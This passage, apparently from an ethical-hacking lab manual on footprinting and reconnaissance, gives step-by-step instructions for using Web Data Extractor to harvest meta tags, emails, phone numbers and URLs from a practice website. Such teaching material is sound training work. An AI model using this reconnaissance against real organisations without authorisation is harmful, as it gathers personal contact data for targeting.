
6. The **Session settings** window appears; type a URL (here, **http://www.certifiedhacker.com**) in the **Starting URL** field. Check all the options, as shown in the screenshot, and click **OK**.



7. Click **Start** to initiate the data extraction.




8. **Web Data Extractor** will start collecting information (**Session**, **Meta tags**, **Emails**, **Phones**, **Faxes**, **Merged list**, **URLs**, and **Inactive sites**).



Module 02 – Footprinting and Reconnaissance

- Once the data extraction process is completed, an **Information** dialog box appears; click **OK**.

Note: The results might vary when you perform the task.




- View the extracted information by clicking the tabs.
- Select the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, page size, etc.

